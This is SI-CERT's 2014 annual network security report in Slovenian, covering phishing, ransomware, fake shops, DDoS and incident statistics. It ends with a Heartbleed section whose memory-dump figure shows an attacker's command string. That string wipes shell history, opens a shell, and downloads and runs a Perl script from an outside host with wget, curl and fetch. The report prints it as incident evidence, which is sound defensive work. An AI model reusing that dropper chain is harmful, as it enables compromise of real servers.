# POROČILO O OMREŽNI VARNOSTI ZA LETO 2014

arnes si·cert VARNI NA INTERNETU

si·cert

*SI-CERT (Slovenian Computer Emergency Response Team) je nacionalni center za obravnavo omrežnih incidentov.*
*Na elektronski naslov cert@cert.si ali telefonsko številko (01) 479 88 22 lahko prijavite vdor v računalnik ali poskus druge zlorabe prek omrežja. Po sklepu Vlade Republike Slovenije št. 38600-3/2009/21 z dne 8. 4. 2010 ter v skladu s sporazumom med Ministrstvom za javno upravo z dne 31. 5. 2010 SI-CERT opravlja naloge vladnega centra za odzivanje na omrežne incidente.*

*www: www.cert.si*
*Facebook: facebook.com/sicert*
*Twitter: twitter.com/sicert*

*Dejavnosti centra SI-CERT financira Direktorat za informacijsko družbo Ministrstva za izobraževanje, znanost in šport.*

REPUBLIKA SLOVENIJA
**MINISTRSTVO ZA IZOBRAŽEVANJE, ZNANOST IN ŠPORT**

# KAZALO

# OMREŽNA VARNOST V LETU 2014

Že v prvem tednu novega leta obravnavamo 200 prijav uporabnikov, ki so prejeli elektronsko sporočilo podjetja Deutsche Telekom v nemščini, da niso plačali računa za mobitel. Gre za lažna predstavljanja, klik na povezavo pa v resnici prenese zlonamerno izvršljivo datoteko.

Obravnavamo prve primere napadov z odbojem prek NTP-strežnikov in prve kraje denarnic digitalne valute Bitcoin na posredniških mestih oz. borzah.


Goljufi poskušajo s telefonskimi klici žrtve prepričati, da delajo za Microsoftov oddelek pomoči uporabnikom in da so zaznali težavo na računalniku. Za rešitev ponudijo namestitev programa, ki pa šele povzroči težave na računalniku. Na koncu seveda želijo denar.

Pod sloganom "Skozi računalnik v vašo denarnico" izdamo poročilo o omrežni varnosti za leto 2013. Rdeča nit dogodkov na področju omrežne varnosti preteklega leta je jasna – cilji napadalcev so povsem finančni, njihove tehnike pa vedno bolj izpopolnjene.



Zaznamo drugi val lažnih nemških računov z zlonamerno programsko kodo v priponki. Druga generacija izsiljevalskih virusov, ki zašifrira dokumente in slike, je izboljšana in bližnjic za rešitev podatkov ni več.

Pravi bum lažnih spletnih trgovin in trgovin s ponaredki, ki obljubljajo poceni Ray-Ban očala. Naštejemo jih kar 12, skupni značilnosti sta nizka cena in le mesec dni stara domena.

## JANUAR

Pod pretvezo nalog za maturo je na nekaj šol poslana zlonamerna koda, njen namen pa je bil prevzem nadzora nad računalnikom. Z analizo kode pomagamo policiji, da domnevnega storilca najde. Gre za 21-letnega Koprčana.

Na Pastebin se pojavi zapis, kjer naj bi Anonymous Slovenia vdrl v FBI. Po analizi podatkov hitro ugotovimo, da gre za neresnično objavo in "reciklirane" podatke že znanega starejšega incidenta.



## FEBRUAR

## MAREC

April v znamenju ene same besede – Heartbleed. Objavimo opozorilo za javnost s pogostimi vprašanji ter zaženemo akcijo obveščanja slovenskih ponudnikov o ranljivih strankah na njihovem omrežju.

## APRIL

## MAJ

Ameriški odzivni center US-CERT skupaj z FBI vodita mednarodno akcijo čiščenja naprednega trojanca GameOver Zeus, prek katerega so ruski storilci širili tudi izsiljevalski virus Cryptolocker. V Sloveniji je okoli 300 okužb, s pomočjo ponudnikov interneta sprožimo obveščanje žrtev. Lažni nemški računi pa so okužili 900 uporabnikov, tudi njih obvestimo.

Začetek svetovnega prvenstva v nogometu pomeni tudi razcvet lažnih spletnih trgovin z nogometnimi dresi.


## JUNIJ

"Na pomoč, ukradli so mi prtljago!" Tako se glasi elektronsko sporočilo, ki ga prejmejo številni Slovenci. Gre za obsežnejše vdore v elektronske predale in posledično številne lažne prošnje na pomoč, ki jih napadalec razpošlje. Cilj je prepričati znance in prijatelje, da pošljejo denar.

Na številnih Facebook časovnicah se hitro širi novica o prijateljih, ki so označeni v "Naked video". Gre za premišljeno vabo, saj goljufi z obljubo o video posnetku veliko uporabnikov prepričajo, da sami sebi naložijo trojanca.

Tudi Linux strežniki so lahko tarča za računalniške okužbe. IptabLes in IptabLex se uporabljata za izvajanje porazdeljenih napadov onemogočanja, nadzorni strežniki se nahajajo v Aziji.

Tudi nekaj slovenskih uporabnikov poskusi z zlorabami prek ravnokar razkrite shellshock ranljivosti.

Drugi pripadnik Slovenske vojske začne s 6-mesečnim izobraževanjem in praktičnim usposabljanjem o obvladovanju računalniških varnostnih incidentov.

V Državnem svetu RS soorganiziramo posvet o nacionalni strategiji kibernetske varnosti.



Komitenti bank NLB, SKB in Hypo Alpe-Adria so tarča phishing napadov. Odstranitev spletnih mest s pomočjo kolegov iz tujih odzivnih centrov dosežemo v nekaj urah.

Tretji val lažnih nemških računov z novo zlonamerno kodo. V enem dnevu kar 33 prijav, zaznava s protivirusnimi programi je dokaj nizka.

Vaja NATO Cyber Coalition 2014, v kateri ponovno sodeluje tudi SI-CERT.

## JULIJ

Lastniki Synology omrežnih diskov so tarča izsiljevalskega virusa Synolocker. Ta izkorišča staro ranljivost NAS-strežnikov in zašifrira podatke. Rešitev je redno posodabljanje programske opreme.
Tudi poleti se nadaljujejo goljufije z lažnimi prodajalnami kmetijske in gradbene mehanizacije. Posamezno oškodovanje je v višini nekaj tisoč evrov.



## AVGUST

## SEPTEMBER

3. leto zapored se začne akcija ozaveščanja Evropski mesec kibervarnosti. Slovenija sodeluje s programom Varni na internetu, glavno sporočilo se glasi: "Postani lovec na spletne prevare!" Spletne aktivnosti podpremo s turnejo uličnega gledališča Ana Monro, ki predstavi, kako izgledajo spletne goljufije, če jih preslikamo v resnični svet.

Konec oktobra poteka evropska vaja Cyber Europe 2014 pod vodstvom agencije ENISA. Kot nacionalna kontaktna točka sodeluje tudi SI-CERT.

## OKTOBER

## NOVEMBER

Presežemo "magično" mejo 2000 omrežnih incidentov. Zelo velika številka za 2. najmanjši odzivni center v Evropi, le kolegi na Malti imajo manjšo operativno skupino.

Na številne elektronske naslove slovenskih uporabnikov prispejo voščila. Na prvi pogled tipična decembrska sporočila, ki pa ponovno vsebujejo povezavo na zlonamerno kodo.

Ponovno opozorimo na tveganja pri spletnem nakupovanju. Pripravimo pregledno grafiko, ki ocenjuje najpogostejša plačilna sredstva na spletu.

## DECEMBER

si·cert

# *Poročilo centra SI-CERT*

# LAŽJE JE, KOT SI MISLITE!

Tisti, ki se dobro spomnite našega lanskega poročila, boste opazili, da se določene teme ponavljajo tudi letos. To sicer ni tako nenavadno, saj se tudi zdravstvo vsako leto znova pripravlja na gripo. Vseeno pa se ponuja sklep, da imajo na novo odkrite računalniške ranljivosti podobne značilnosti in posledice kot tiste, s katerimi smo se ukvarjali lani ali še več let nazaj. Tudi Heartbleed je bil posledica čisto preproste programerske napake, računalniške viruse pa poznamo že več kot trideset let in ni videti, da se jih bomo kmalu znebili.

Včasih je kar neverjetno, kako lahko je uspeti z enostavnimi phishing napadi (napadi z ribarjenjem) ali raznimi spletnimi goljufijami, pa čeprav nekatere res mejijo že prav na bizarnost. Ker tehnični ukrepi proti hekerskim napadom in spletnim goljufijam niso celotna slika zagotavljanja varnosti na elektronskih omrežjih, s programom ozaveščanja ***Varni na internetu*** skušamo poskrbeti tudi za preventivo; naše aktivnosti s tega področja najdete v drugem delu poročila.

Vseeno lahko vsako leto najdemo kaj zanimivega in novega. Prvič letos smo obravnavali kraje digitalne valute Bitcoin, se utapljali v čudnih nemških računih po elektronski pošti, zraven pa veliko razmišljali tudi o ***internetu stvari*** in (zopet) o varnostnih vidikih volitev in glasovanj prek interneta.

Ko to pišem, je seveda že leto 2015 in jeseni bomo praznovali 20 let odzivnega centra SI-CERT, ki ves čas deluje v okviru javnega zavoda Arnes. Ob oziranju v preteklost menim, da smo lahko upravičeno ponosni na naše dosedanje delo in rezultate. V globalni skupnosti odzivnih centrov je SI-CERT kljub majhnosti uveljavljen in prepoznan partner, v regiji z izkušnjami pomagamo pri vzpostavljanju novih operativnih ekip za odzivanje, na vajah iz kibernetske varnosti pa znamo pokazati, da se lahko strokovno kosamo tudi z večjimi in bogatejšimi ekipami.

Osredotočeni pa bomo v prihodnost in skušali ostati fleksibilni in učinkoviti pri gašenju omrežnih požarov in borbi proti vedno bolj sofisticirani škodljivi kodi. Tudi administrativne prepreke, ki si jih v državi sem in tja kar sami nastavimo, bomo poskušali nekako preskočiti, pa naj se sliši še tako donkihotovsko.

Gorazd Božič, vodja SI-CERT

# PREDSTAVITEV CENTRA SI-CERT


SI-CERT (Slovenian Computer Emergency Response Team) je nacionalni odzivni center za obravnavo incidentov s področja varnosti elektronskih omrežij in informacij, ki deluje od leta 1995 v okviru javnega zavoda Arnes (Akademska in raziskovalna mreža Slovenije). Opravlja koordinacijo razreševanja incidentov, tehnično svetovanje ob vdorih, računalniških okužbah in drugih zlorabah ter izdaja opozorila za upravitelje omrežij in širšo javnost o trenutnih grožnjah na elektronskih omrežjih. SI-CERT od leta 2011 samostojno izvaja nacionalni program ozaveščanja in izobraževanja ***Varni na internetu***.

Javni zavod Arnes in Ministrstvo za notranje zadeve sta na podlagi sklepa Vlade Republike Slovenije št. 38600-3/2009/21 z dne 8. 4. 2010 podpisala sporazum, po katerem SI-CERT opravlja naloge vladnega centra za odzivanje na omrežne incidente in pomaga pri vzpostavitvi samostojnega centra, ki bo skrbel za zaščito infrastrukture državne uprave.

SI-CERT je član svetovnega združenja odzivnih in varnostnih centrov FIRST (Forum of Incident Response and Security Teams), član skupine nacionalnih odzivnih centrov pri CERT/CC, član delovne skupine evropskih odzivnih centrov TF-CSIRT in je akreditiran v programu Trusted Introducer. SI-CERT je slovenska kontaktna točka za Varnostni organ Generalnega sekretariata Sveta EU in nacionalna fokusna točka za program IMPACT mednarodne telekomunikacijske zveze ITU.

Storitve odzivnega centra SI-CERT so na voljo širši javnosti. SI-CERT se financira iz sredstev, ki jih za javni zavod Arnes zagotavlja Direktorat za informacijsko družbo Ministrstva za izobraževanje, znanost in šport. V primeru vdora, okužbe računalnika ali druge omrežne zlorabe nas lahko kontaktirate na telefonski številki (01) 479 88 22 ali nam pošljete sporočilo z opisom incidenta na naslov cert@cert.si oziroma prek prijavnega obrazca na spletni strani *www.varninainternetu.si*. Strokovnjaki centra pomagamo prizadetim ob posameznih incidentih s specializiranim znanjem in izkušnjami. Kot nacionalna kontaktna točka imamo vpogled v trende, podatki o sorodnih incidentih doma in v tujini pa izboljšajo in pospešijo razreševanje aktualnih primerov.

Sodelavci SI-CERT smo v letu 2014 opravili kar 40 predavanj in predstavitev. Poleg predavanj na univerzah in predstavitev na strokovnih srečanjih smo sodelovali tudi na posvetu o kibernetski varnosti v Državnem svetu Republike Slovenije, pripravili predstavitev problematike odzivanja na incidente za Štabno šolo Slovenske vojske in sodelovali v izobraževalnem srečanju digitalnih forenzikov Centra za računalniško preiskovanje slovenske policije. O naših izkušnjah pri operativnem sodelovanju odzivnih centrov v Evropi smo imeli na povabilo predavanja na odprtju Raziskovalnega centra za digitalno forenziko Tehnične univerze v Talinu ter na Srbski vojaški akademiji v Beogradu.

# RAČUNALNIŠKI INCIDENTI


## OD PRIJAVE DO RAZREŠITVE

*Potek obravnave varnostnega incidenta*




### Faze obravnave varnostnega incidenta na omrežju


Računalniški incidenti ***so nizi dogodkov, ki vplivajo na varnost omrežja, naprave ali podatkov.*** Preprečujemo jih z ustrezno zaščito in preventivnimi ukrepi, vendar pa je bistveno spoznanje, da vseh nikoli ne bomo mogli preprečiti. Odzivanje na incidente temelji na **pripravi** nanje. Ko incident **zaznamo** (običajno prek prijave nekega dogodka), se najprej opravi **analiza** in klasifikacija, nato sledi preiskovanje. Le-to lahko pripelje do novih ugotovitev, na podlagi katerih se pripravijo ukrepi za **zamejitev** posledic, **odstranitev** nastale škode in **povrnitev** sistema v prvotno stanje. **Aktivnosti po incidentu** so velikokrat zelo pomembne, saj v njih zberemo izkušnje in jih povežemo z drugimi obravnavanimi incidenti. Na ta način zaznavamo trende, opazimo nove ranljivosti in dopolnjujemo lastno znanje in izkušnje. Celoten proces zaokrožijo javno objavljena priporočila in opozorila.

# DEJAVNOSTI SI-CERT


| VRSTA INCIDENTA | | OPIS |
|---|---|---|
| **obravnava prijav varnostnih incidentov** |  cert@cert.si | kdorkoli lahko pošlje prijavo ob zaznanem incidentu: vdoru v sistem, okužbi, zlorabi ali goljufiji; SI-CERT opravi osnovno analizo in po potrebi kontaktira druge odzivne centre, ponudnike storitev ali druge vpletene |
| **opozorila o aktualnih grožnjah** |  | na podlagi prijav, znanja in izkušenj, ter mednarodne vpetosti SI-CERT lahko oceni, katerim tveganjem so izpostavljeni uporabniki in računalniška omrežja v Sloveniji |
| **obravnava ranljivosti** |  | novoodkrite ranljivosti imajo lahko posledice za varnost uporabnikov; z obveščanjem ponudnikov in proizvajalcev opreme se skuša ranljivosti čimhitreje odpraviti ali vsaj zmanjšati posledice |
| **analiza škodljive kode** |  | škodljiva koda je osnovno orodje za izvedbo omrežnih napadov, zato njena analiza poda pomembne podatke, ki pomagajo pri razreševanju incidenta |
| **ozaveščanje in izobraževanje** |  | preventiva pomaga tam, kjer odzivanje ne more; ozaveščanje na podlagi podatkov o grožnjah je bistvenega pomena za zmanjševanje tveganj; znanje delimo na strokovnih srečanjih, predavanjih v združenjih, šolah in univerzah, ter tudi preko programa usposabljanja |

# KDAJ PRIJAVITI INCIDENT


| | DOGODEK (PRIMERI) | KAJ STORIMO NA SI-CERT |
|---|---|---|
|  | **OKUŽBA RAČUNALNIKA** (izsiljevalski virusi, bančni trojanci, agenti za pošiljanje spam pošte) | pomoč pri odstranjevanju okužbe in njenih posledic, posredovanje vzorca v analizo |
|  | **OPAŽEN VDOR V STREŽNIK** (razobličenje, zloraba podatkovnih baz, namestitev prikritih orodij storilca) | iskanje izrabljene varnostne luknje ali ranljivosti, pomoč pri opredeljevanju posledic in vira vdora, nasveti za odstranjevanje škode |
|  | **SUMLJIVA ELEKTRONSKA SPOROČILA** (phishing sporočila, ponudbe o hitrem zaslužku ali kreditih) | svetovanje in ocena tveganja, zbiranje podatkov o lokacijah goljufivih spletnih mest, ter njihovo odstranjevanje in označevanje |
|  | **NAPAD ONEMOGOČANJA** (poplava s prometom, napad na storitev ali spletno aplikacijo z namenom njenega onemogočanja) | ocena o uporabljenih sredstvih za napad, opredelitev možnih zaščitnih ukrepov, poskus onemogočanja botneta in obveščanje ponudnikov o zlorabljeni infrastrukturi in njeni zaščiti |

| | DOGODEK (PRIMERI) | KAJ STORIMO NA SI-CERT |
|---|---|---|
|  | **RANLJIVE ALI IZPOSTAVLJENE STORITVE** (vmesniki za upravljanje spletnih storitev, upravljanje naprav ali industrijskih procesov, spletnih kamer ipd., ranljiva omrežna infrastruktura, ki omogoča napade onemogočanja) | obveščanje skrbnikov, svetovanje pri nastavitvah in omejevanju dostopa, preiskovanje zlorabe storitve |
|  | **IZGUBA GESEL ALI KRAJA OMREŽNE IDENTITETE** (zloraba preko phishing napada ali okužbe računalnika) | svetovanje pri ponovnem prevzemu računov, dodatnih zaščitnih ukrepih in iskanju storilca |
|  | **SPLETNA GOLJUFIJA** (lažne spletne prodajalne, prevare pri prodaji in nakupih preko spletnih posrednikov, lažni krediti, nigerijske in loterijske prevare) | ocena tveganja, odstranjevanje lažne spletne trgovine s spleta, ozaveščanje javnosti |

*Število obravnavanih incidentov na leto (SI-CERT)*



*Število obravnavanih incidentov na omrežju v posameznih fazah*



# KAJ RAZKRIVAJO ŠTEVILKE?

**STATISTIKA OBRAVNAVANIH INCIDENTOV**

| VRSTA INCIDENTA | 2008 | 2009 | 2010 | 2011 | 2012 | 2013 | 2014 |
|---|---|---|---|---|---|---|---|
| skeniranje in poskušanje | 86 | 39 | 44 | 62 | 51 | 43 | 65 |
| botnet | 9 | 3 | 11 | 12 | 12 | 16 | 13 |
| napad onemogočanja (DDoS) | 22 | 10 | 18 | 28 | 47 | 76 | 124 |
| škodljiva koda | 18 | 53 | 68 | 126 | 258 | 417 | 438 |
| zloraba storitve | 16 | 15 | 12 | 28 | 9 | 8 | 9 |
| vdor v sistem | 32 | 25 | 56 | 93 | 76 | 61 | 32 |
| zloraba up. računa | | | | 1 | 9 | 37 | 60 |
| razobličenje | | | | | 125 | 80 | 167 |
| napad na aplikacijo | | | | | 17 | 22 | 33 |
| **Tehnični napadi** | **183** | **145** | **209** | **350** | **604** | **760** | **941** |
| kraja identitete | | | 10 | 52 | 67 | 56 | 77 |
| nigerijska (419) prevara | | | | | | | 38 |
| spletno nakupovanje | | | | | | | 68 |
| goljufija | 5 | 24 | 26 | 89 | 161 | 210 | 309 |
| spam | 21 | 22 | 36 | 25 | 74 | 50 | 63 |
| phishing | 23 | 38 | 50 | 61 | 139 | 209 | 279 |
| dialler | | | | | 1 | | 3 |
| **Goljufije in prevare** | **49** | **84** | **122** | **227** | **442** | **525** | **837** |
| zahtevek sodišča | 11 | 6 | 11 | 11 | 9 | 6 | 4 |
| avtorske pravice | 2 | 4 | 2 | 5 | 9 | 1 | 4 |
| interno | 3 | 4 | 16 | 38 | 25 | 24 | 31 |
| novinarsko vprašanje | | | | | 18 | 16 | 21 |
| druga vprašanja | 70 | 74 | 92 | 120 | 128 | 145 | 179 |
| **Vprašanja in zahtevki** | **86** | **88** | **121** | **174** | **189** | **192** | **239** |

*V letih 2011 in 2012 smo uvedli podrobnejšo opredelitev vrste incidenta, zato so se incidenti "vdor v sistem" in "zloraba storitve" kasneje določili kot "razobličenja", "zloraba uporabniškega računa" in "napad na aplikacijo".*

# 6x


6-kratni porast števila incidentov v šestih letih

# 400+

primerov škodljive kode v letu 2014

# 127

obravnavanih DDoS napadov, od tega 12 na tarče v Sloveniji.





Povprečno posamično oškodovanje pri nigerijski prevari


Povprečno posamično oškodovanje pri drugih spletnih goljufijah



Povprečno posamično oškodovanje pri goljufiji pri spletnem nakupovanju

# INFRASTRUKTURA

Internet je infrastruktura, ki jo danes jemljemo kot samoumevno in skoraj vseprisotno. Omrežje sestavljajo nešteti usmerjevalniki, strežniki, omrežna stikala in različne druge naprave, ki so vse po vrsti programirane za opravljanje svojih nalog. Skoraj vsak program vsebuje napake ali pomanjkljivosti; nekatere od teh pa lahko označimo kot varnostne ranljivosti. Le-te običajno omogočijo nepooblaščen dostop ali razkritje podatkov, njihove posledice pa so lahko tudi manj pričakovane in napadalci lahko tujo omrežno opremo izkoristijo za izvedbo specializiranih napadov, kot so recimo napadi z odbojem.

## HEARTBLEED – BESEDA, KI JE ZAZNAMOVALA LETO 2014


### RANLJIVI TUDI SLOVENSKI STREŽNIKI

*O heartbleed ranljivosti smo iz SI-CERT razposlali 104 obvestila skrbnikom sistemov in ponudnikom internetnih storitev.*

OpenSSL je razširjena odprtokodna programska knjižnica, namenjena upravljanju z digitalnimi potrdili, digitalnemu podpisovanju in šifriranju. Aprila 2014 je bila odkrita resna ranljivost v "heartbeat" protokolu te knjižnice, ki je omogočala dostop do dela pomnilniškega prostora na strežniku, kjer so se lahko nahajala uporabniška gesla in šifrirni ključi strežnika. Po ocenah podjetja Netcraft, ki izvaja različne meritve na internetu, naj bi bilo takrat globalno ranljivih okoli 17 % spletnih strežnikov.

Na SI-CERT smo opravili lastne meritve in našli 934 ranljivih spletnih strežnikov na 65 omrežnih avtonomnih sistemih v Sloveniji, kar je po naših podatkih predstavljalo okoli 3 % vseh spletnih strežnikov, ki uporabljajo šifrirano komunikacijo z obiskovalci. Objavili smo obvestilo za javnost 2014-03 z navodili za skrbnike strežnikov in uporabnike storitev ter razposlali obvestila vsem ponudnikom storitev v Sloveniji, ki so na omrežju imeli ranljive strežnike.

*Heartbleed v Sloveniji - število ranljivih spletnih strežnikov skozi čas*




```
03d0: 27 75 6E 73 65 74 20 48 49 53 54 46 49 4C 45 3B  'unset HISTFILE;
03e0: 20 75 6E 73 65 74 20 48 49 53 54 53 49 5A 45 3B   unset HISTSIZE;
03f0: 20 75 6E 61 6D 65 20 2D 61 3B 20 77 3B 20 69 64   uname -a; w; id
0400: 3B 20 2F 62 69 6E 2F 73 68 20 2D 69 27 3B 0A 24  ; /bin/sh -i';.$
0410: 64 61 65 6D 6F 6E 20 3D 20 30 3B 0A 24 64 65 62  daemon = 0;.$deb
0420: 75 67 20 3D 20 30 3B 0A 73 79 73 74 65 6D 28 22  ug = 0;.system("
0430: 63 64 20 2F 76 61 72 2F 74 6D 70 2F 3B 72 6D 20  cd /var/tmp/;rm
0440: 2D 72 66 20 64 31 2A 3B 6B 69 6C 6C 61 6C 6C 20  -rf d1*;killall
0450: 2D 39 20 70 65 72 6C 3B 77 67 65 74 20 68 74 74  -9 perl;wget htt
0460: 70 3A 2F 2F 65 76 65 6E 2E 73 65 2F 64 31 65 2E  p://even.se/d1e.
0470: 74 78 74 3B 20 63 75 72 6C 20 2D 4F 20 68 74 74  txt; curl -O htt
0480: 70 3A 2F 2F 65 76 65 6E 2E 73 65 2F 64 31 65 2E  p://even.se/d1e.
0490: 74 78 74 3B 20 6C 77 70 2D 64 6F 77 6E 6C 6F 61  txt; lwp-downloa
04a0: 64 20 68 74 74 70 3A 2F 2F 65 76 65 6E 2E 73 65  d http://even.se
04b0: 2F 64 31 65 2E 74 78 74 3B 20 66 65 74 63 68 20  /d1e.txt; fetch
04c0: 68 74 74 70 3A 2F 2F 65 76 65 6E 2E 73 65 2F 64  http://even.se/d
04d0: 31 65 2E 74 78 74 3B 70 65 72 6C 20 64 31 65 2E  1e.txt;perl d1e.
04e0: 74 78 74 3B 72 6D 20 2D 72 66 20 64 31 65 2E 74  txt;rm -rf d1e.t
04f0: 78 74 2A 22 29 3B 20 0A 69 66 20 28 66 75 6E 63  xt*"); .if (func
0500: 74 69 6F 6E 5F 65 78 69 73 74 73 28 27 70 63 6E  tion_exists('pcn
```

*Primer odgovora strežnika, ki je vseboval heartbleed ranljivost. Izpis iz pomnilnika pa kaže na niz ukazov, ki jih je skušal neznani napadalec posredovati strežniku prek druge varnostne pomanjkljivosti. Tu bi se lahko nahajala tudi gesla in digitalna potrdila.*

# NAPADI ONEMOGOČANJA Z ODBOJEM

